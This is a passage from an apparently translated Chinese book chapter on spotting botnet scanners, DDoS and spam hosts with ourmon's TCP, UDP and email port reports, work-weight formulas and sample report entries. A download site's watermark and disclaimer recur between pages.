所有在采样端口的端口特征的包总量。Total 统计了所有该主机发送的 TCP 包的数量。合在一起表示在端口特征中被采样的目的端口捕捉主机发送的包的能力。如果这个值比较小，说明 IP 主机发送数据包到了许多端口。

- **Port 签名** ourmon 采样主机发送的包中的 10 个目的端口，并统计相关端口的包数量。这么做的原因是某些扫描器（一般是各种形式的恶意软件，包括僵尸网络）有固定的攻击方式，会发送包到某些特定端口。例如过去的僵尸定位微软文件共享端口 139 和 445 进行各种各样的漏洞利用攻击。在 30s 端口报告中，这些信息按照 IP 地址升序排列。每个端口还配上频率统计。例如，有一个主机发送包一半到端口 139，另一半到端口 445，在端口特征中显示为 [139，50] [445，50]。换句话说，到每个端口都是 50%。注意表 7.3 中的 192.168. 153.150 和 192.168.153.151 是如何将包发往端口 139 和 445 的。不过，其他端口也会出现在端口特征中。这可能是基于网页的用户运行时，僵尸也一起运行或者僵尸本身某种程度上也用网页，我们无从考证。端口特征非常重要，因此我们按照整个报告命名它。



警 告

端口是很复杂的。从某种意义上讲，它们既有用又没用。时刻正常的应用情况下有用，如网络服务器和客户端常常用端口 80 和 443 进入网络服务器。另一方面，恶意软件也会使用一些众所周知的端口实现 IRC 命令和控制连接（如端口 80）。一个工作人员如果想隐藏自己使用 P2P 软件，如 BT 软件，他也可能将 BT 运行在端口 80。时刻记住，欺骗是很可能的。当然，一般良性的系统不会进行欺骗。

对 TCP 端口报告样本的分析

现在让我们看端口报告中的 IP 地址，并展开分析。记住报告中主机地址按照升序排列，另外 192.168 开头的地址属于本地网络。

10.0.0.1

R 标志位显示 RESETS 正返回，扫描权重为 100%，L3D/L4D 的数值表示该机和很多本地主机通过一个端口进行通信。该机的目标是目的端口（端口 5900）。很显然它是一个扫描器。此刻如果你不知道发生了什么，可以使用搜索引擎搜索“TCP 端口 5900”。很快就会知道端口 5900 与“虚拟网络链接”应用相关。当黑客或僵尸使用 VNC 进行攻击时，这个应用的某些版本会有 bug。另一个可能性是它可能用在黑客 boxes 中，是某种后门端口。网络权威机构可能想要确定端口 5900 以某种形式受到保护。

10.10.10.10

这里很可能有一个误报。H 标志位表示发现并肯定有一个网络源端口资源，L3S/

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

src 显示一个源端口（端口 80）。SA/S 也是 100%，表示很可能是一个服务器。端口特征中有随机的高位端口，很可能是动态分配的客户端端口。网络服务器有时的确会在基本端口报告中出现。当然，最有说服力的数据是扫描权重只有 17%，权重值低不用担心。从 PSU 大学的统计分析知道，扫描权重有 2 个阈值，一般情况下处于 0～30%或高于 70%。前者，非零时表示主机使用了多线程以提高效率但是不幸的是 TCP 控制包对数据包的比率很高（包括网页服务器和 P2P 客户端）。报告中扫描权重高于 70%则表示很可能是一个扫描器，虽然也有一定概率是因为用户端有些问题（如没有服务器）。稍后会详细讨论误报。

10.59.153.150

几乎马上就可以知道这是一个有问题的主机。原因呢？因为它有一个 P 应用标志位，表示它正在向我们的暗网发送包。EWOM 标志位（尤其是 M）表示没有数据包发回。单向的 TCP 不是 TCP 设计的工作方式（TCP 是为了通信用，而不是独角戏）。更有意思的是，这里的扫描权重和 SA/S 值都是 100%！这说明一个有趣的事实，所有被发送的包或多或少是 SYN＋ACK 包。有些扫描使用 SYN＋ACK 包来绕过一些老的 IDS 系统，它们仅仅检测 SYN 包而假定 SYN＋ACK 包来自 TCP 服务器。注意端口 445 是目标（常常是这样），这是个扫描器而且很容易成为僵尸网络的一部分。

192.168.153.150

这个 IP 和下一个 IP 是本地主机，并且在同一个子网内。这两个 IP 都属于“案例 3”。这两个主机被僵尸病毒感染且通过 IRC 连接远程命令进行扫描。可以肯定的是，端口特征显示这些主机上很大比例的包直接发送到端口 139 和 445。192.168.153.150 有 P 标志位，所以它还对暗网进行了扫描。扫描权重为 94，这是一个非常高的值。

192.168.153.151

192.168.153.150 也是“案例 3”的一部分，和上面提到的主机进行并行扫描。它们两个的关系很可能是其中一个感染了另一个。本主机的应用标志位是 I，表示 IRC。对于一个扫描器和攻击计算机来说，这并不是偶然，这间接显示了用于控制僵尸网络的 IRC 信道。当然，IRC 也常常应用于正常场合，但本案例中不是。

192.168.160.1

最后一个主机是校园网中有可能误报的另外一个例子。该主机使用了某种 Gnutella 应用，应用标志位 G 表示 Gnutella。尽管有时 Gnutella 可能会有很高的扫描权重值，但是这里这个值很低。L3D/L4D 的值对于一个应用 P2P 的主机来说非常普遍——因为它们都很高，在某种意义上，这是 P2P 的定义。一个主机用尽可能多的 TCP 目的端口与很多其他主机（IP 目的）通信。Snt/rcv 值也很有意思，它们都很高，而且接收的发送包之间分配的很平均。我们说 P2P 主机可能是误报，但无论如何可能是你想要的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

取决于你的本地安全规则是否允许 P2P。

注 释

关于 TCP 端口报告要记住：

1. 可能发现一个并行的攻击。例如，端口报告中有 2000 个主机，所有的端口签名都是端口 25。这很可能是一个远程僵尸网络接收到命令扫描你的网络，以监测打开 E-mail 代理的可能性。这可以很好地解释前面章节“案例 2”中 TCP 蠕虫图表的峰值。第 9 章中我们会解释其中的关联性。

2. 按照 IP 地址排序可以看到一个子网内的主机感染情况。

3. 对 TCP 目的端口排序可以让我们看见恶意软件的扫描模式，可以知道一批主机受到同样远程控制或者可能有同样的恶意软件程序。

4. IRC 报告引擎（第 8 章）使用 TCP 扫描权重来判断一个感染病毒的 IRC 通道中是否存在太多的攻击客户端。如果是，会将 IRC 通道放入病毒通道名单中。

TCP 扫描权重：细节

这部分简要谈及 TCP 扫描权重的几个方面。它是端口报告中最重要的部分，我们需要了解它的计算过程及可能出现的特殊状况。

首先看它是如何计算的，扫描权重计算公式：

$$\text{TCP work weight} = (SS + FS + RR) / TP$$

其中各个变量的意义如下：

- SS 是采样期间计算机发送的 SYNS 总数。
- FS 是采样期间计算机发送的 FINS 的总数。
- RR 是采样期间返回到计算机的 TCP RESET 的总数。
- TP 是采样期间计算机收发信息包（包括控制包和数据包）的总数。

比较容易理解的方法是，比较所发送的控制包和发送的所有信息包的数量。如果值是 100%，说明所有控制包都发送出去，表示或者是客户端/服务器的 TCP 协议损坏，或者是某人正进行某种扫描。我们做些有趣的测试，如将 RESET 信息放到分母中，因此如果一个主机只用数据包进行攻击，仅仅得到 RESET 包回复，扫描权重仍然不会是 0。

在我们使用 TCP 扫描权重的时候，注意到几种问题主机可能被认为是误报（相反正常主机报告为有问题）。这里的问题主机不是每个都是扫描器。如果主机的 TCP 控制包和数据包之间的比率效率差，就会在端口特征报告中显示出这些主机。例如，下载大文件或者 FTP 文件传输的主机，肯定不会在报告中显示，因为它们使用了少量的控制包、大量的数据包。对于端口报告中显示的主机可能被认为是误报，以下是几种已经知道原因的情况：

- 有时候 E-mail 服务器与远端的 E-mail 服务器连接有困难时就会被显示，因为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

E-mail 会一次次的尝试连接，这是 E-mail 的本性。讽刺的是，这不会总是发生，当 E-mail 服务器尝试回应来自假 IP 地址的垃圾邮件时就会发生。

- P2P 客户端（采用 P2P 协议的主机）可能会在报告中显示。这是因为 P2P 客户端需要以某种方式了解与之通信的其他客户端。如果这些主机已经失效（过期），那么多次尝试连接都会失败。尤其是 Gnutella 能导致这类误报。这也是为什么我们设置应用标志位。某些 P2P 应用会比其他应用更易显示在报告中。如 Gnutella 被显示的可能性就比 BitTorrent 大。
- 当服务器 down 掉的时候某些 TCP 客户端会很烦躁，可能会通过 SYN 包尝试与服务器再连接“惊动”了网络，这也会被视作误报或者用户端/服务器有用 IT 显示器的链接问题。
- 有时某些网络服务器可能显示在报告中。和之前所见的一样，网络服务器很容易发现，可以忽略。

TCP 蠕虫图表

这部分我们打算讨论 TCP 端口报告和 RRDTOOL 的图表（我们成为蠕虫图表）之间的关系。在图 6.3 可以找到蠕虫图表，它也属于“案例 2 外部扫描”。

这个图表有什么作用？在 ourmon 的配置文件中，需要指定本地网络或当地企业网络区域，通过使用下列命令可以完成：

```
topn _ syn _ homeip 192.168.0.0/16
```

它告诉系统子网 192.168.0.0/16 是本地，其他的属于因特网。在蠕虫图表中，ourmon 用“我们”和“他们”来区别，“我们”表示本地子网，“他们”表示外网。

当探测器决定放一个 IP 地址到 TCP 端口报告中的时候，会简单地把它归入到“我们”或者“他们”，这取决于这个 IP 是否属于本地子网。RRDTOOL 图表有 3 行表示计数：总数（我们＋他们）、我们、他们。在图表中“我们”是绿色，“他们”是红色。

可以看到 TCP 端口报告中图表事实上只描绘登录数目。假设每个 IP 地址都有属于自己的曲线，它在端口报告中或多或少会描绘各个曲线。不过我们可以做一些高级处理，阻挡本地 P2P 主机和网络服务器的噪声，这样数据会更稳定可靠，于是我们得到一个针对扫描者的图表。当然不是所有的扫描器都是自动扫描，有些扫描是通过手动调用程序来进行的。但是图表中出现波峰几乎一直归于两个原因，自动并行扫描或者是自动并行 DDOS 攻击，并且都和僵尸网络相关。很简单，一般情况下如果网络感染病毒，可以通过这个图表来看看如何采取措施。当以某种方式保护或修护当地主机后，希望本地网络（“我们”）会平静下来。

首先假设正在看的 TCP 端口报告完全符合蠕虫表中峰值时刻。这个端口报告有 2000 行（entry），与表 7.4 中的类似（这里只列出 2 行，其他依此类推）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 7.4　TCP 端口报告

Ip _ src	Flags	Work	SA/S	L3D/L4D	Ip _ dst	Snt/recv	Port Signature
10.0.0.1	(WOR)	100	0	1/1	192.168.45.12	41/1	[22, 100]
10.0.0.2	(WOM)	100	0	1/1	192.168.45.12	39/0	[22, 100]

需要注意的一件重要的事是主机的端口（可能是一个 ssh 服务器）就是攻击的目标。IP 目的地址都是一样的，L3D/L4D 显示一个 IP 和一个端口。这是一个通过僵尸网络协作的 DDOS 攻击。另外，可能会有如表 7.5 所示数据。

表 7.5　TCP 端口报告 2

Ip _ src	Flags	Work	SA/S	L3D/L4D	Ip _ dst	Snt/recv	Port Signature
10.0.0.1	(WOR)	100	0	41/1	192.168.45.12	41/1	[25, 100]
10.0.0.2	(WOM)	100	0	39/1	192.168.33.2	39/0	[25, 100]

在这种情况下，假如 IP 目标地址不同，采样期间 L3D 显示有 30 个左右的独立 IP 地址，可以说这是一个分布式僵尸网络在寻找 E-mail 端口。

此刻一个很好的问题是：如果发现了一个峰值，怎么找到当时的 TCP 端口报告？残酷的回答是需要检查日志目录查到那天的 TCP 端口报告。首先记录图表上的时间，大约是 1：00am。然后到端口日志目录中找到那天的目录。如下（取决于基本 ourmon 的安装目录，这里我们假设是/home/mrourmon）：

```
% cd /home/mrourmon/logs/portreport/Tue
```

日志文件存储的时候会将时间戳作为文件名的一部分，有时很方便，有时由于命名习惯可能会给处理文件名带来困难造成不便。这里是一个 30s 周期的文件样本：

```
Tue _ Sep _ 19 _ 01:01:01 _ PDT _ 2006. portreport. txt
```

可以使用 ls-l 来查看文件名的长度，因为一般这种情况下希望得到相关时间中最大的那个文件。可以使用模式匹配来查看各种文件。例如用下面的命令使用 vi 编辑器来查找时间大约 1：05am 的文件：

```
% vi * 01:0[3-6]: *
```

这条命令使用模式匹配来查看时间 1：03～1：06am 的文件。总之，简单而又重要的是查找附近最大的文件。第 9 章讨论高级日志技巧时会提到一个巧妙的技巧来简化这个过程。

TCP 每小时摘要

我们提到过 TCP 端口报告中有各种表格，包括之前看到的 30s TCP 端口报告和每日摘要，大约一星期内每天的午夜进行更新。因此，会有当天端口报告的每小时摘要、前一天和两天完整的摘要等。TCP 端口报告非常重要，因此有多种不同的摘要格式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

基本表格是由具有非零扫描权重的主机组成。参见图 7.3 和表 7.2。有 3 种版本的基本端口报告。第一种称为 *portsigs unfiltered*，是一个摘要版本。记录所有的 30s 周期 TCP 端口报告，其中记录的主机 TCP 扫描权重都非零。第二种是端口 445 摘要，由所有端口签名中包含端口 445 的主机组成。这个端口存在的原因是如今非常多的恶意软件对端口 445 进行扫描。第三种包括所有在任意 30s 报告中扫描权重≥40 的主机。这个报告关注的是有高扫描权重的主机。P2P 摘要仅仅包括带有 P2P 标志位的主机，如 BitTorrent、Gnutella 或者 IRC。Syndump 摘要的目标是有不寻常流量的本地 IP 地址，对于所有本地主机来说是一个相当完整的摘要，而 TCP 扫描权重不用作过滤 syndump 摘要报告。我们还会提到 E-mail 摘要，这是个专门的主题，将会在后面讨论。应该知道对于各个主机来说，这些报告中的格式相当的类似。注意端口报告中的摘要体现的是统计的最终形式。基本上一个主机的总 TCP 流量，简要的几行就能表示出来。

当看到各种版本的摘要时，了解摘要中系列 IP 地址的排序方式是不同的，这点很重要。例如，*portsigs* Unfiltered 是按照次数统计（instance count）排序的，意思是摘要期间（当天或前一天等）ourmon 在报告中统计观察到某特定 IP 地址的次数。每个 30s 采样报告中，一个 IP 地址至多出现一次，如果一个扫描器出现了 100 次，表示这个 IP 使用了 50min 进行扫描。也表示这个 IP 地址在 100 个端口报告文件中出现了。

某些端口报告（例如 syndump 摘要）中的 IP 地址是根据统计总的 TCP 信息包来排序的。根据它可以确定谁是发送消息最多的，至少从信息包的数量上来看是如此。

现在看“案例 3”，一个僵尸客户端的 entry（登录）。首先看数据，然后解释格式。一般像这种情况下看 syndump 摘要，因为能够确定本地主机会出现在该摘要中。这是从每日摘要中取出的一部分，先逐个讨论各个部分，然后解释它的含义。

```
192.168.153.150 EWO IP (70:88:98) 0: (1272/9) (4021:37:0) (4317:407)
dns: craig.schiller.pdx.edu
:24: Tue _ Sep _ _5 _ 19:34:36 _ PDT _ 2006: Tue _ Sep _ _5 _ 21:54:36 _ PDT _ 2006:
portuples[10]: [445 72596] [139 24513] [80 5186][5000 608] * * *
```

我们每次分析一行，对于第一行，各个部分依次如下：

- IP 地址 192.168.153.150。
- 标志位 EWO：来自所有 30s 采样的标志位，并采用逻辑运算 OR 进行处理。
- 应用程序标志位 IP：所有的标志位用 OR 运算的结果。
- 扫描权重（70：88：98）：TCP 扫描权重（最小值、平均值、最大值）。平均值是所有 30s 抽样事例扫描权重的平均值，最小值和最大值分别是所有 30s 采样事例扫描权重中的最大值和最小值。
- SA/S 0：所有事例的平均值。
- L3D/L4D（1272/9）：各个不同的 IP 地址和 TCP 目标端口数量。
- FYN/FIN/REST：（4021：37：0）。分别表示所有事例的 SYN、FIN、RESET 平均值。
- Snt/rcv：（4317：407）。所有发送和接收的信息包的平均值。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此对于第一行，我们能看出僵尸客户端的什么呢？应用程序标志位 I 表示 IRC，P 表示暗网，表示主机使用 IRC 扫描了我们的暗网。扫描权重的平均值很高。总之黑客是在使用 SYN 攻击一个特定的 IP 地址。

对于第二行，各部分如下：

- DNS 名字 craig. schiller. pdx. edu：这是刷新的 DNS 名字，当然 DNS 名字不总是刷新，但如果报告每小时计算一次，可以按照时间刷新。

对于第三行：

- 事例计数器，它是对各个端口报告文件中出现的 IP 的计数。这个值除以 2 就是嫌疑主机总的活动的分钟数（端口报告是以 30s 为周期的）。这个时间不一定是一段连续的时间。
- 第一个时间戳，是第一个出现问题主机的端口报告的时间戳。时间戳对于观看 DHCP、路由器或交换机日志进而确定出现在网络上的主机有问题与否是非常有用的。
- 最后一个时间戳，最后一个出现问题主机的端口报告的时间戳。

第四行由一些端口特征组成。它列举了所有的目标端口，按照相关的信息包计数并通过计数来进行端口分类，可以看出最忙的端口。信息包数量不是平均数，而是所有报告中的信息包的总和。这里发现端口 445 和端口 139 是收发信息包最频繁的端口，因为这两个端口是僵尸病毒寻找潜在目标进行扫描探测的目标端口。

了解上面的内容后，我们来练习一下。再看一个来自 dyndump 摘要的例子，从该主机的统计信息你能得出什么结论？

```
192. 168. 2. 3 () () (0:0:35) 0: (5/1) (7:10:0) (317:407)
dns: dhcpclient. verydull. somewhere. edu
:162: Wed _ Sep _ 20 _ 10:12:35 _ PDT _ 2006: Wed _ Sep _ 20 _ 12:02:09 _ PDT _ 2006:
portuples[2]: [80,52540][554,227]
```

这是一个很普通的主机，没有标志位，也没有应用程序标志位，扫描权重也没什么值得注意的，SA/S 也很正常。可能是一个客户端习惯于通过远程端口 80 访问一个网络服务器。端口 554 是一个实时流的端口，可能是视频或者音频传输。平均扫描权重很低，SYNS 和 FINS 都没有数值，信息包接收多于发送。总之，它很可能只是正在使用 Web 的某个主机。

UDP 异常检测

这里我们简要看基于 UDP 的异常检测。最近我们大部分的研究都针对 TCP，因为多数漏洞利用攻击是基于 TCP 的。但这不是说，没有基于 UDP 的 exploit 或 DoS 攻击。著名的 SQL-slammer 就是这样一个例子，它在一个 UDP 包中包含了一个完整的程序，对 SQL 服务器进行漏洞利用攻击，几分钟内就能形成一场可怕的因特网风暴。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里简要看两个 ourmon 监视 UDP 异常检测的工具。第一个是 UDP 端口报告，和 TCP 端口报告一样，每 30s 收集信息。在主页上，UDP 端口报告称为 udpreport. txt。第二个 UDP 工具是基于 UDP 权重图表的 RRDTOOL，主页上称为 top udpreport weight graph。这里没有 UDP 摘要。第 9 章把 UDP 异常与消息日志和 ourmon 的自动信息包捕获机制联系起来，会重新研究这里提到的这个案例。为查阅方便，把这个案例称为“案例 5：UDP 扫描”。

首先看一个从外部网络发起的基于 UDP 的 DOS 攻击例子。有很多方法可以发现这样的攻击，包括查看 ourmon 的系统事件日志，或者查看基本的信息包图表（如“案例 1”里的一样），这是因为常常一个连接畅通的主机在图表中会有峰值或者也可以看我们要讲的 UDP 权重图表。UDP 权重图表给出一个近期 UDP 异常的 RRDTOOL 图像。图 7.4 中，可以看到在前一天大约 12：40 的时候有一个很大的峰值。




图 7.4 UDP 权重图表

UDP 权重图表描述了 UDP 扫描权重。与 TCP 及其端口报告类似，也有 UDP 端口报告和针对每个 IP 主机的 UDP 扫描权重。在 UDP 端口报告中，每个 UDP 主机地址我们都会基于 30s 的信息包计数计算出一个 UDP 扫描权重。扫描权重的计算方式大致如下：

```
UDP ww = UDP packets sent * ICMP errors returned
```

注 释

UDP 和 TCP 扫描权重主要的区别之一是 TCP 具有控制包，有启动、结束、终端连接功能（SYN，FIN，RESET）。TCP 的控制包常会被扫描器滥用；而 UDP 没有控制包，数据流也可能是单向的。所以我们使用 ICMP 错误消息（例如“ICMP 端口不能到达”）与 UDP 的扫描权重来协助捕捉网络错误。

如果一个主机快速发送了大量的 UDP 数据包，然后引起了一般的 ICMP 错误，如目标主机不可达之类的（UDP 使用它而非 TCP 中使用的 RESET 包），会获得一个很高的 UDP 扫描权重。这意味着网络发现该主机正进行着导致出错的行为。这类事件常常与 DoS 攻击相关或者是基于 UDP 的扫描，如 SPIM 探测。SPIM 是扫描许多本地 IP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

主机的垃圾信息应用程序。它可以通过僵尸传播，看起来像是某种形式的广告软件。每30s，图表将现在 UDP 端口报告中的扫描权重最高值添加到最右侧，所以和 RRD-TOOL 图表一样，这个图表是从右往左移动的。如果想看得更多，需要从日志目录中找到大约 12：40 的报告。本例中是/home/mroumon/logs/udpreport/Tue。假设找到了正确的 UDP 端口报告，只需要看最顶端的项（表 7.6）。

表 7.6　UDP 端口报告

Ip src：	Weight：	Udp _ sent：	Udp _ recv：	Unreachs：	L3D/L4D	Appflags：	Port _ sig
10.16.208.23	38386361	88261	0	2293	4322/2	Ps	[1025，50] [1026，50]

UDP 报告中正常的扫描权重平均值应该小于 10 000，这里的值约 3.8 亿多！因此说明采样期间，攻击者发出了 88k UDP 包，没有返回。但是实际上有 2k 的 UDP 错误返回。前面过分简化了 UDP 扫描权重的计算公式，实际上如果主机接收到 ICMP 错误信息，扫描权重就会高一些。报告中也有 pings，本例中由于受空间限制，没有把它放在表里面。就像 TCP 端口报告一样，这里显示了 IP 目的和 UDP 目的端口统计。本例中主机通过两个端口发送了信息包给 4k 本地主机（大量主机），显然这是一个扫描器。还有几个应用标志位（不多）。P 表示信息包还发送给了暗网，s 是一个内建的 ourmon 签名用于识别某些 SPIM。端口特征与 TCP 端口报告完全一样。这里可以看到一半的 UDP 包发送到端口 1025，另一半发送到了端口 1026。过去，一种 IM 应用程序听命于这两个端口，这就是为什么它们是目标的原因。

注　释

顺便说一下，对于图表估计一个大约的时间，然后很快查到登录的 UDP 端口报告项并不是一件容易的事。在第 9 章学习使用消息日志和自动包捕获时，会学习到一些用于发现 UDP 端口报告中有用信息的经验技巧。

E-mail 异常检测

这个部分我们简单看检测 E-mail 异常技术。我们使用一个稍做修改过的 TCP 端口报告“E-mail syn 端口报告”来检测。看图 7.1，可以在 security jump 表中找到一个这样的 30s 采样报告。在摘要区域也有一个每日摘要。E-mail syn 端口报告的目的是告诉你哪个 IP 主机在发送最多的 SYN 包以开启一个 TCP 的 E-mail 连接。一个感染了发送垃圾邮件的僵尸病毒的机器会试着发送大量的垃圾邮件给许多主机，而且有可能招致失败。通常这样的机器效率会比一般的 E-mail 服务器低。因此将 E-mail 发送的系统按照发送的 SYN 包数量进行分类，并形成一个专门的报告。应该能使用每日摘要来判断到

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

底哪些主机正发送 E-mail。一旦知道了正常情况是什么样的，就应该对自己提两个问题：

（1）有没有我们之前不知道的新主机在发送 E-mail?

（2）有没有主机发送 E-mail 的时候经常失败?

对待第二个问题应该用谨慎的态度。E-mail 相对于其他应用程序而言，比较容易失败，在放弃之前，E-mail 服务器会一遍遍的尝试。另一方面，如果一个主机从来没有成功发送过 E-mail 可能意味着出了某些问题。在这种情况下，可能仅仅是通信或配置问题。例如，一个非校园网的 E-mail 服务器尝试通过一个 DNS 名称与校园网中的服务器对话，这个 DNS 名称存在而并没有对应的主机。另一方面，普通的 E-mail 服务器不可能总是失败，而且一般情况下也不会像垃圾邮件发送系统那样发起那么多的连接。

该端口报告的 30s 采样以及摘要会有些差别，因为对每个主机 ourmon 计算一个 E-mail-specific TCP 扫描权重。通常扫描权重是对主机上所有的应用程序而言的，而这里是 E-mail-specific 针对主机。E-mail 端口是 25（SMTP 协议端口）、587（submission 端口）、465（安全 SMTP 端口）。换句话说，第二个 E-mail 包扫描权重计算与 TCP 扫描权重方法相同。这里也计算所有的 E-mail SYN 包。用计算普通的 TCP 扫描权重的方法计算只和 E-mail 相关的端口的扫描权重。让我们快速的看数据格式，了解不同之处。首先是 30s 采样报告（表 7.7），然后看摘要。我们仅仅看一个数据实例。该系统是校园中一个正常的、忙碌的 E-mail 服务器。

表 7.7 正常的 E-mail 服务器：30s 采样

Ip _ src	Esyn/eww	Work	SA/S	L3D/L4D	Ip _ dst	Snt/recv	Port Signature
192.168.1.1	26/5	5	10	21/1	10.46.3.24	11/345	[25，100]

E-mail syn 报告真正的不同点就在于 esyn/eww 区域，在最近 30s 内有 26 个 E-mail syn 和 E-mail-specific 的扫描权重为 5。系统的扫描权重在这里也是 5（这并不经常发生）。端口 25 是所有信息包目标，这很正常。从我们的经验来看 SA/S 的值偏低，这可能是由于邮件传输代理（MTA）主机用更多的时间尝试连接（而不是作为服务器）。E-mail 服务器用大量时间作为一个 TCP 客户端与其他的 E-mail 服务器对话，一遍遍尝试连接，所以它们在这个意义上也是客户端。下面是同一个主机当天的摘要：

```
192.168.1.1 WORM HE ( 0: 26:100:) 0: (9/1) (10:3:0) (193:130)
dns: big.email.pdx.edu
:1344: Fri _ Oct _ _ 6 _ 00:00:50 _ PDT _ 2006: Fri _ Oct _ _ 6 _ 11:14:09 _ PDT _ 2006:
email: syns: 13238,synavg: 9,wwavg: 28
portuples[10]: [25,239692][80,20492][53,47][1550,9] * * *
```

和一般的 TCP 端口报告摘要唯一不同的是多了一行（第四行），专门针对 E-mail SYN 的统计。第四行中，给出了 1344 个实例的 SYN 包总数（13 238）。给出了每个周

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

期平均的 SYNS（9）及平均 E-mail 扫描权重（28）。这是典型的 E-mail 服务器。必须指出，在大多数网络应用中，E-mail 是相当慢且会有很多重连的。和其他的大流量的应用如网页、FTP 或者媒体下载相比，实际上不是真的交换大量的信息，所以个人感觉可能收到大量垃圾邮件，但与其他的网络应用比起来数据不是那么多。

现在继续看一个校园网中真正被感染的主机，正尝试外界垃圾邮件链接。这个主机被路由器阻塞了，不允许它继续连接端口 25。这个例子是一个摘要，可以将它和前面那个 192.168.1.1. 对比。

```
192.168.1.2 WOM E (53:99:100:) 0: (119/1) (249:0:9) (249:0)
dns: spammy.host.edu
:1271: Mon_Nov__26_00:00:54_PDT_2006: Mon_Nov_26_10:40:04_PDT_2006:
email: syns: 316496,synavg: 249,wwavg: 100
portuples[1]: [25,132850],[54273,12] (more)
```

如果将这个被感染的主机和真正的邮件服务器相比较（之前那个是我们学校最大的邮件服务器），会很容易发现，被感染的主机试图做更多的工作，它的 E-mail 邮件扫描权重（wwavg）是 100%，仅仅是因为被路由器阻塞了。这样的异常太过明显，非常容易发现。

尽管防止垃圾邮件不在本章讨论的范围，可以说一些有用的策略可能会有所帮助。建议在大多数重要的垃圾邮件阻止策略中，阻止动态 IP 范围的主机的 E-mail 端口，只允许某些 IP 地址的主机发送 E-mail。更多的信息可以访问 www.spamhaus.org。

小结

